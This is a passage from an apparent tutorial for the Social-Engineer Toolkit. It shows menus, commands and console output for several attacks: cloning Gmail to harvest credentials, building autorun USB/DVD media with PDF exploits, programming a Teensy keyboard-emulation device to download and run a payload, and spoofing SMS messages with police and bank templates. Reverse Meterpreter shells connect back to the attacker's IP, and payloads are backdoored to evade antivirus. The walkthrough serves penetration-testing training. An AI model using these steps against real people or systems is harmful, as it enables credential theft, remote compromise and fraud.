ExitOnSession => false
resource (src/program_junk/meta_config)> exploit -j
[*] Exploit running as background job.
msf exploit(ms09_002_memory_corruption) >
[*] Started reverse handler on 172.16.32.129:443
[*] Using URL: http://0.0.0.0:8080/
[*] Local IP: http://172.16.32.129:8080/
[*] Server started.
```

Now that we have everything running, lets browse to the website and see what's there. We first get greeted with the site has been moved...

The site <https://gmail.com> has moved, click here to go to the new location.


<https://gmail.com/>

We click the link and we are hit with a Metasploit exploit, look at the handler on the backend.

[*] Sending Internet Explorer 7 CFunctionPointer Uninitialized Memory Corruption to 172.16.32.131:1329...

msf exploit(ms09_002_memory_corruption) >

This exploit fails because we are using internet explorer 6, once this fails, check out the victims screen:



We hit run, and we have a meterpreter shell. In this instance we would be redirected back to the original Google because the attack was successful. If you also notice, when using the Java Applet we automatically migrate to a separate thread (process) and happens to be notepad.exe. Reason being is if the victim closes the browser, we will be safe and the process won't terminate our meterpreter shell.

```
[*] Sending stage (748544 bytes) to 172.16.32.131
[*] Meterpreter session 1 opened (172.16.32.129:443 -> 172.16.32.131:1333)
at Thu Sep 09 12:33:20 -0400 2010
[*] Session ID 1 (172.16.32.129:443 -> 172.16.32.131:1333) processing
InitialAutoRunScript 'migrate -f'
[*] Current server process: java.exe (824)
[*] Spawning a notepad.exe host process...
[*] Migrating into process ID 3044
[*] New server process: notepad.exe (3044)
msf exploit(ms09_002_memory_corruption) >
```

Let's say that this attack failed and the user hit cancel. He would then be prompted to enter his/her username and password into the username/password field.

```
[*] WE GOT A HIT! Printing the output:
PARAM: ltmpl=default
PARAM: ltmplcache=2
PARAM: continue=https://mail.google.com/mail/?ui=html
PARAM: zy=1
PARAM: service=mail
PARAM: rm=false
PARAM: dsh=-8578216484479049837
PARAM: ltmpl=default
PARAM: ltmpl=default
PARAM: scc=1
PARAM: ss=1
PARAM: timeStamp=
PARAM: secTok=
PARAM: GALX=fYQL_bXkbzU
POSSIBLE USERNAME FIELD FOUND: Email=thisismyusername
POSSIBLE PASSWORD FIELD FOUND: Passwd=thisismypassword
PARAM: rmShown=1
PARAM: signIn=Sign+in
PARAM: asts=
[*] WHEN YOUR FINISHED. HIT CONTROL-C TO GENERATE A REPORT
```


Infectious Media Generator

Moving on to the physical attack vectors and a completely different attack method, we will be utilizing the Infectious USB/DVD/CD attack vector. This attack vector will allow you to import your own malicious executable or one of those within Metasploit to create a DVD/CD/USB that incorporates an autorun.inf file. Once this device is inserted it will call autorun and execute the executable. New in the most recent version, you can utilize file-format exploits as well, if you're worried that an executable will trigger alerts, you can specify a file format exploit that will trigger an overflow and compromise the system (example an Adobe exploit).

Select from the menu:

- 1. Spear-Phishing Attack Vectors**
- 2. Website Attack Vectors**
- 3. Infectious Media Generator**
- 4. Create a Payload and Listener**
- 5. Mass Mailer Attack**
- 6. Teensy USB HID Attack Vector**
- 7. SMS Spoofing Attack Vector**
- 8. Update the Metasploit Framework**
- 9. Update the Social-Engineer Toolkit**
- 10. Help, Credits, and About**
- 11. Exit the Social-Engineer Toolkit**

Enter your choice: 3

The Infectious USB/CD/DVD method will create an autorun.inf file and a Metasploit payload. When the DVD/USB/CD is inserted, it will automatically run if autorun is enabled.

Pick what type of attack vector you want to use, fileformat bugs or a straight executable.

- 1. File-Format Exploits**
- 2. Standard Metasploit Executable**

Enter your numeric choice (return for default): 1

Enter the IP address for the reverse connection (payload): 172.16.32.129

Select the file format exploit you want.

The default is the PDF embedded EXE.

******* PAYLOADS *******

- 1. SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)**
- 2. Adobe Flash Player 'Button' Remote Code Execution**
- 3. Adobe CoolType SING Table 'uniqueName' Overflow**
- 4. Adobe Flash Player 'newfunction' Invalid Pointer Use**
- 5. Adobe Collab.collectEmailInfo Buffer Overflow**
- 6. Adobe Collab.getIcon Buffer Overflow**
- 7. Adobe JBIG2Decode Memory Corruption Exploit**
- 8. Adobe PDF Embedded EXE Social Engineering**
- 9. Adobe util.printf() Buffer Overflow**
- 10. Custom EXE to VBA (sent via RAR) (RAR required)**
- 11. Adobe U3D CLODProgressiveMeshDeclaration Array Overrun**
- 12. Adobe PDF Embedded EXE Social Engineering (NOJS)**

Enter the number you want (press enter for default): 1

- 1. Windows Reverse TCP Shell** **Spawn a command shell on victim and send back to attacker.**
- 2. Windows Meterpreter Reverse_TCP** **Spawn a meterpreter shell on victim and send back to attacker.**

3. Windows Reverse VNC DLL Spawn a VNC server on victim and send back to attacker.
4. Windows Reverse TCP Shell (x64) Windows X64 Command Shell, Reverse TCP Inline
5. Windows Meterpreter Reverse_TCP (X64) Connect back to the attacker (Windows x64), Meterpreter
6. Windows Shell Bind_TCP (X64) Execute payload and create an accepting port on remote system.
7. Windows Meterpreter Reverse HTTPS Tunnel communication over HTTP using SSL and use Meterpreter

Enter the payload you want (press enter for default):

[*] Windows Meterpreter Reverse TCP selected.

Enter the port to connect back on (press enter for default):

[*] Defaulting to port 443...

[*] Generating fileformat exploit...

[*] Please wait while we load the module tree...

[*] Started reverse handler on 172.16.32.129:443

[*] Creating 'template.pdf' file...

[*] Generated output file

/pentest/exploits/set/src/program_junk/template.pdf

[*] Payload creation complete.

[*] All payloads get sent to the src/program_junk/template.pdf directory

[*] Payload generation complete. Press enter to continue.

[*] Your attack has been created in the SET home directory folder "autorun"

[*] Copy the contents of the folder to a CD/DVD/USB to autorun.

Do you want to create a listener right now yes or no: yes

[-] ***

[-] * WARNING: No database support: String User Disabled Database Support

[-] ***

```

      - -
      || (-)
    _ _||_ _ _||_ _||_
  | \ / - ) - / - | / _ ) - \ | / - \ | | - )
  ||| ( ( / / | | ( ( | | _ || | | | | | | _
  | | | | \ _ ) \ _ ) - || - ( _ / | | / | | \ _ / | | \ _ )
      | |

```

```

resource (/pentest/exploits/set/src/program_junk/meta_config)> use
multi/handler
resource (/pentest/exploits/set/src/program_junk/meta_config)> set
payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (/pentest/exploits/set/src/program_junk/meta_config)> set lhost
172.16.32.129
lhost => 172.16.32.129
resource (/pentest/exploits/set/src/program_junk/meta_config)> set lport
443
lport => 443
resource (/pentest/exploits/set/src/program_junk/meta_config)> exploit -j
[*] Exploit running as background job.
msf exploit(handler) >
[*] Started reverse handler on 172.16.32.129:443
[*] Starting the payload handler...

```

In this example we specified a file format attack in order to create the infectious USB/DVD/CD. A folder is created called 'SET' in the root of the SET directory that contains the components you will need to copy over to the media device of your

choosing. Once inserted, the file format exploit would trigger an overflow and if they were susceptible, it would completely compromise their system with a meterpreter shell. If we would have selected the executable section, it will have been the same avenues as previously walked through in this chapter but instead of triggering an exploit, it would trigger an executable.

When doing an `ls -al` in the SET directory you should notice that there is an "autorun" folder. Burn the contents of that directory to a DVD or write to a USB device. Once inserted you would be presented with a shell.

```
[*] Sending stage (748544 bytes) to 172.16.32.131
[*] Meterpreter session 1 opened (172.16.32.129:443 -> 172.16.32.131:1333)
at Thu Sep 09 12:42:32 -0400 2010
[*] Session ID 1 (172.16.32.129:443 -> 172.16.32.131:1333) processing
InitialAutoRunScript 'migrate -f'
[*] Current server process: java.exe (824)
[*] Spawning a notepad.exe host process...
[*] Migrating into process ID 3044
[*] New server process: notepad.exe (3044)
msf exploit(ms09_002_memory_corruption) >
```

Teensy USB HID Attack Vector

The Teensy USB HID Attack Vector is a remarkable combination of customized hardware and bypassing restrictions by keyboard emulation. Traditionally when you insert a DVD/CD or USB if autorun is disabled, your autorun.inf isn't called and you can't execute your code automatically. With the Teensy HID based device you can emulate a keyboard and mouse. When you insert the device it will be detected as a keyboard, and with the microprocessor and onboard flash memory storage you can send a very fast set of keystrokes to the machine and completely compromise it. You can order a Teensy device for around 17 dollars at <http://www.prjc.com>. Quickly after David Kennedy, Josh Kelley, and Adrian Crewshaw's talk on the Teensy devices, a PS3 hack came out utilizing the Teensy devices and they are currently backordered during the time of writing this tutorial.

Let's setup our Teensy device to do a WSCRIPT downloader of a Metasploit payload. What will occur here is that a small wscript file will be written out which will download an executable and execute it. This will be our Metasploit payload and is all handled through the Social-Engineer Toolkit.

Select from the menu:

1. **Spear-Phishing Attack Vectors**
2. **Website Attack Vectors**
3. **Infectious Media Generator**
4. **Create a Payload and Listener**
5. **Mass Mailer Attack**
6. **Teensy USB HID Attack Vector**
7. **SMS Spoofing Attack Vector**
8. **Update the Metasploit Framework**
9. **Update the Social-Engineer Toolkit**
10. **Help, Credits, and About**
11. **Exit the Social-Engineer Toolkit**

Enter your choice: 6

Welcome to the Teensy HID Attack Vector.

Special thanks to: IronGeek and WinFang

The Teensy HID Attack Vector utilizes the teensy USB device to program the device to act as a keyboard. Teensy's have onboard storage and can allow for remote code execution on the physical system. Since the devices are registered as USB Keyboard's it will bypass any autorun disabled or endpoint protection on the system.

You will need to purchase the Teensy USB device, it's roughly \$22 dollars. This attack vector will auto generate the code needed in order to deploy the payload on the system for you.

This attack vector will create the .pde files necessary to import into Arduino (the IDE used for programming the Teensy). The attack vectors range from Powershell based downloaders, wscript attacks, and other methods.

For more information on specifications and good tutorials visit:

<http://www.irongeek.com/i.php?page=security/programmable-hid-usb-keystroke-dongle>

To purchase a Teensy, visit: <http://www.pjrc.com/store/teensy.html>

Select a payload to create the pde file to import into Arduino:

1. **Powershell HTTP GET MSF Payload**
2. **WSCRIPT HTTP GET MSF Payload**
3. **Powershell based Reverse Shell**

4. Return to the main menu.

Enter your choice: 2

Do you want to create a payload and listener yes or no: yes

What payload do you want to generate:

Name:

Description:

- | | |
|---|---|
| 1. Windows Shell Reverse_TCP | Spawn a command shell on victim and send back to attacker. |
| 2. Windows Reverse_TCP Meterpreter | Spawn a meterpreter shell on victim and send back to attacker. |
| 3. Windows Reverse_TCP VNC DLL | Spawn a VNC server on victim and send back to attacker. |
| 4. Windows Bind Shell | Execute payload and create an accepting port on remote system. |
| 5. Windows Bind Shell X64 Inline | Windows x64 Command Shell, Bind TCP |
| 6. Windows Shell Reverse_TCP X64 Reverse TCP Inline | Windows X64 Command Shell, |
| 7. Windows Meterpreter Reverse_TCP X64 | Connect back to the attacker (Windows x64), Meterpreter |
| 8. Windows Meterpreter Egress Buster | Spawn a meterpreter shell and find a port home via multiple ports |
| 9. Import your own executable | Specify a path for your own executable |

Enter choice (hit enter for default):

Below is a list of encodings to try and bypass AV.

Select one of the below, 'backdoored executable' is typically the best.

1. avoid_utf8_tolower (Normal)
2. shikata_ga_nai (Very Good)
3. alpha_mixed (Normal)
4. alpha_upper (Normal)
5. call4_dword_xor (Normal)
6. countdown (Normal)
7. fnstenv_mov (Normal)
8. jmp_call_additive (Normal)
9. nonalpha (Normal)
10. nonupper (Normal)
11. unicode_mixed (Normal)
12. unicode_upper (Normal)
13. alpha2 (Normal)
14. No Encoding (None)

15. Multi-Encoder (Excellent)

16. Backdoored Executable (BEST)

Enter your choice (enter for default):

[-] Enter the PORT of the listener (enter for default):

[-] Backdooring a legit executable to bypass Anti-Virus. Wait a few seconds...

[-] Backdoor completed successfully. Payload is now hidden within a legit executable.

[*] PDE file created. You can get it under 'reports/teensy.pde'

[*] Be sure to select "Tools", "Board", and "Teensy 2.0 (USB/KEYBOARD)" in Arduino

Press enter to continue.

[*] Launching MSF Listener...

[*] This may take a few to load MSF...

[-] ***

[-] * WARNING: No database support: String User Disabled Database Support

[-] ***

< metasploit >

```

\ ,_
\ (oo)___
( _ ) \
 ||--|| *

```

= [metasploit v3.4.2-dev [core:3.4 api:1.0]

+ -- -- [588 exploits - 300 auxiliary

+ -- -- [224 payloads - 27 encoders - 8 nops

= [svn r10268 updated today (2010.09.09)

resource (src/program_junk/meta_config)> use exploit/multi/handler

resource (src/program_junk/meta_config)> set PAYLOAD

windows/meterpreter/reverse_tcp

PAYLOAD => windows/meterpreter/reverse_tcp

resource (src/program_junk/meta_config)> set LHOST 0.0.0.0

LHOST => 0.0.0.0

resource (src/program_junk/meta_config)> set LPORT 443

LPORT => 443

resource (src/program_junk/meta_config)> set ExitOnSession false

ExitOnSession => false


```
resource (src/program_junk/meta_config)> exploit -j
```


```
[*] Exploit running as background job.
```

```
msf exploit(handler) >
```

```
[*] Started reverse handler on 0.0.0.0:443
```


```
[*] Starting the payload handler...
```

Now that we have everything ready, SET exports a file called teensy.pde to the reports/ folder. Copy that reports folder to wherever you have Arduino installed. With this attack, follow the instructions at PRJC on how to upload your code to the Teensy board, its relatively simple you just need to install the Teensy Loader and the Teensy libraries. Once you do that you will have an IDE interface called Arduino. One of the MOST important aspects of this is to ensure you set your board to a Teensy USB Keyboard/Mouse.



Once you have this selected, drag your pde file into the Arduino interface. Arduino/Teensy supports Linux, OSX, and Windows. Insert your USB device into

the computer and upload your code. This will program your device with the SET generated code. Below is uploading and the code.



Once the USB device is inserted on the victim machine, once finished you should be presented with a meterpreter shell.

```
[*] Sending stage (748544 bytes) to 172.16.32.131
[*] Meterpreter session 1 opened (172.16.32.129:443 -> 172.16.32.131:1333)
at Thu Sep 09 12:52:32 -0400 2010
[*] Session ID 1 (172.16.32.129:443 -> 172.16.32.131:1333) processing
InitialAutoRunScript 'migrate -f'
[*] Current server process: java.exe (824)
[*] Spawning a notepad.exe host process...
[*] Migrating into process ID 3044
[*] New server process: notepad.exe (3044)
msf exploit(ms09_002_memory_corruption) >
```

SMS Spoofing Attack Vector

Little hint here, this module is only the beginning to a whole new mobile attack platform for newer version of SET. The folks at TB-Security.com introduced the SMS spoofing module. This module will allow you to spoof your phone number and send an SMS. This would be beneficial in social-engineering attacks utilizing the Credential Harvester. More attacks to come on this.

1. **Spear-Phishing Attack Vectors**
2. **Website Attack Vectors**
3. **Infectious Media Generator**
4. **Create a Payload and Listener**
5. **Mass Mailer Attack**
6. **Teensy USB HID Attack Vector**
7. **SMS Spoofing Attack Vector**
8. **Update the Metasploit Framework**
9. **Update the Social-Engineer Toolkit**
10. **Help, Credits, and About**
11. **Exit the Social-Engineer Toolkit**

Enter your choice: 7

Welcome to the SET SMS Spoofing Attack method. This module allows you to specially craft SMS messages and send them to a person. You can spoof the SMS source.

This module was created by the team at TB-Security.com.

You can use a predefined template, create your own template or specify an arbitrary message. The main method for this would be to get a user to click or coax them on a link in their browser and steal credentials or perform other attack vectors.

1. **Perform a SMS Spoofing Attack**
2. **Create a Social-Engineering Template**
3. **Return to Main Menu**

Enter your choice: 1

SMS Attack Menu

There are diferent attacks you can launch in the context of SMS spoofing, select your own.

What do you want to do:

- 1. SMS Attack Single Phone Number**
- 2. SMS Attack Mass SMS**
- 3. Return to SMS Spoofing Menu**

Enter your choice: 1

Single SMS Attack

Enter who you want to send sms to: 5555555555

Do you want to use a predefined template or craft a one time SMS.

- 1. Pre-Defined Template**
- 2. One-Time Use SMS**
- 3. Cancel and return to SMS Spoofing Menu**

Enter your choice: 1

Below is a list of available templates:

- 1: MRW: pedido no entregado**
- 2: Boss Fake**
- 3: Movistar: publicidad nokia gratis**
- 4: Movistar: publicidad tarifa llamada**
- 5: TMB: temps espera**
- 6: Movistar: publicidad ROCKRIO**
- 7: Movistar: publicidad verano internet**
- 8: Vodafone Fool**
- 9: Police Fake**
- 10: Movistar: publicidad navidad**
- 11: Yavoy: regalo yavoy**
- 12: Movistar: oferta otoño**
- 13: Movistar: publicidad tarifa sms**
- 14: teabla: moviles gratis**
- 15: Movistar: publicidad aramon**
- 16: Movistar: publicidad nieve**
- 17: Vodafone: publicidad nuevo contrato**
- 18: ruralvia: confirmacion de transferencia**
- 19: Ministerio vivienda: incidencia pago**
- 20: Tu Banco: visa disponible en oficina**

Enter the number you want to use: 2

Service Selection

There are different services you can use for the SMS spoofing, select your own.

What do you want to do:

1. SohoOS (buggy)
2. Lleida.net (pay)
3. SMSGANG (pay)
4. Android Emulator (need to install Android Emulator)
5. Cancel and return to SMS Spoofing Menu

Enter your choice: 1

SMS sent

SET has completed.

SET Automation

SET has a feature called “set-automate” which will take an answer file (explained in a second) and enter the commands in the menu mode for you. For example in prior walkthroughs you have to enter each menu each time you prep the attack. So for example if I wanted to do the Java Applet I would do this:

1. Spear-Phishing Attack Vectors
2. Website Attack Vectors
3. Infectious Media Generator
4. Create a Payload and Listener
5. Mass Mailer Attack
6. Teensy USB HID Attack Vector
7. SMS Spoofing Attack Vector
8. Update the Metasploit Framework
9. Update the Social-Engineer Toolkit
10. Help, Credits, and About
11. Exit the Social-Engineer Toolkit

Enter your choice: 2

The Social-Engineer Toolkit “Web Attack” vector is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

Enter what type of attack you would like to utilize.

The Java Applet attack will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.

The Metasploit browser exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The Credential Harvester Method will utilize web cloning of a website that has a username and password field and harvest all the information posted to the website.

The TabNabbing Method will wait for a user to move to a different tab, then refresh the page to something different.

The Man Left in the Middle Attack Method was introduced by Kos and utilizes HTTP REFERER's in order to intercept fields and harvest data from them. You need to have an already vulnerable site and incorporate `<script src="http://YOURIP/">`. This could either be from a compromised site or through XSS.

The web jacking attack method was introduced by white_sheep, Emgent and the Back|Track team. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow/fast.

The multi-attack will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing, and the Man Left in the Middle attack all at once to see which is successful.

1. The Java Applet Attack Method
2. The Metasploit Browser Exploit Method
3. Credential Harvester Attack Method
4. Tabnabbing Attack Method
5. Man Left in the Middle Attack Method
6. Web Jacking Attack Method
7. Multi-Attack Web Method
8. Return to the previous menu

Enter your choice (press enter for default): 1

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

[!] Website Attack Vectors [!]

1. Web Templates
2. Site Cloner
3. Custom Import
4. Return to main menu

Enter number (1-4): 2

SET supports both HTTP and HTTPS

Example: <http://www.thisisafakesite.com>

Enter the url to clone: <https://gmail.com>

[*] Cloning the website: <https://gmail.com>

[*] This could take a little bit...

[*] Injecting Java Applet attack into the newly cloned website.

[*] Filename obfuscation complete. Payload name is: 8J5ovr0lC9tW

[*] Malicious java applet website prepped for deployment

What payload do you want to generate:

Name:

Description:

- | | |
|------------------------------------|--|
| 1. Windows Shell Reverse_TCP | Spawn a command shell on victim and send back to attacker. |
| 2. Windows Reverse_TCP Meterpreter | Spawn a meterpreter shell on victim and send back to attacker. |
| 3. Windows Reverse_TCP VNC DLL | Spawn a VNC server on victim and send back to attacker. |
| 4. Windows Bind Shell | Execute payload and create an accepting port on remote system. |
| 5. Windows Bind Shell X64 Inline | Windows x64 Command Shell, Bind TCP |

- | | |
|--|--|
| 6. Windows Shell Reverse_TCP X64 | Windows X64 Command Shell, |
| Reverse TCP Inline | |
| 7. Windows Meterpreter Reverse_TCP X64 | Connect back to the attacker |
| (Windows x64), Meterpreter | |
| 8. Windows Meterpreter Egress Buster | Spawn a meterpreter shell and find |
| a port home via multiple ports | |
| 9. Windows Meterpreter Reverse HTTPS | Tunnel communication over HTTP |
| using SSL and use Meterpreter | |
| 10. Windows Meterpreter Reverse DNS | Tunnel communications over DNS |
| and spawn a Meterpreter console | |
| 11. Import your own executable | Specify a path for your own executable |

Enter choice (hit enter for default):

Below is a list of encodings to try and bypass AV.

Select one of the below, 'backdoored executable' is typically the best.

1. avoid_utf8_tolower (Normal)
2. shikata_ga_nai (Very Good)
3. alpha_mixed (Normal)
4. alpha_upper (Normal)
5. call4_dword_xor (Normal)
6. countdown (Normal)
7. fnstenv_mov (Normal)
8. jmp_call_additive (Normal)
9. nonalpha (Normal)
10. nonupper (Normal)
11. unicode_mixed (Normal)
12. unicode_upper (Normal)
13. alpha2 (Normal)
14. No Encoding (None)
15. Multi-Encoder (Excellent)
16. Backdoored Executable (BEST)

Enter your choice (enter for default):

[-] Enter the PORT of the listener (enter for default):

[-] Backdooring a legit executable to bypass Anti-Virus. Wait a few seconds...

[-] Backdoor completed successfully. Payload is now hidden within a legit executable.

Do you want to create a Linux/OSX reverse_tcp payload
in the Java Applet attack as well?

Enter choice yes or no: no

Looking through the options, we selected:

1

2

1

<https://gmail.com>

no

If you create a text file called moo.txt or whatever you want and input that into it you can call set-automate and it will enter it for you each time.

```
root@bt:/pentest/exploits/set# ./set-automate moo.txt
```

```
[*] Spawning SET in a threaded process...
```

```
[*] Sending command 1 to the interface...
```

```
[*] Sending command 2 to the interface...
```

```
[*] Sending command 1 to the interface...
```

```
[*] Sending command https://gmail.com to the interface...
```

```
[*] Sending command default to the interface...
```

```
[*] Sending command default to the interface...
```

```
[*] Sending command default to the interface...
```

```
[*] Sending command no to the interface...
```

```
[*] Sending command default to the interface...
```

```
[*] Finished sending commands, interacting with the interface..
```

SET Web-Interface

The web interface for the Social-Engineer Toolkit takes whatever you select and generates an answer file that is ultimately placed into set-automate. Each response assigns a given value and the built in intelligence on the back-end parses your responses into building and crafting the attack into SET. To turn the web interface simply type ./set-web

```
root@bt:/pentest/exploits/set# ./set-web
```

```
[*] Starting the SET Command Center on port: 44444
```

```

|                                     |
|   The Social-Engineer Toolkit     |
|   Command Center                 |
|                                     |
|   May the pwn be with you        |
|_____________________________________|
  
```

All results from the web interface will be displayed in this terminal.

[*] Interface is bound to <http://127.0.0.1> on port 44444 (open browser to ip/port)

Once the SET Web Interface is running, browse to localhost:44444. SET will only listen on localhost, you will not be able to get to it remotely.



The web interface should be pretty self-explanatory if you're familiar with the menu mode. One thing to note is that under the update's menu, you'll notice that you can dynamically edit the configuration options. When you save the new settings to the file, it will actually propagate different options in different menus. For example, if you turn on self-signed-applets to ON, new options will appear under the web attack menu. Otherwise, the options will remain hidden. To launch an attack, just click on

one of the attack vectors, fill out the appropriate attacks and hit launch attack. Check your window that you launched the web interface on, and you should see the attack being launched.

Frequently Asked Questions

In an effort to avoid confusion and help understand some of the common questions with SET.

Q. I'm using NAT/Port forwarding, how can I configure SET to support this scenario?

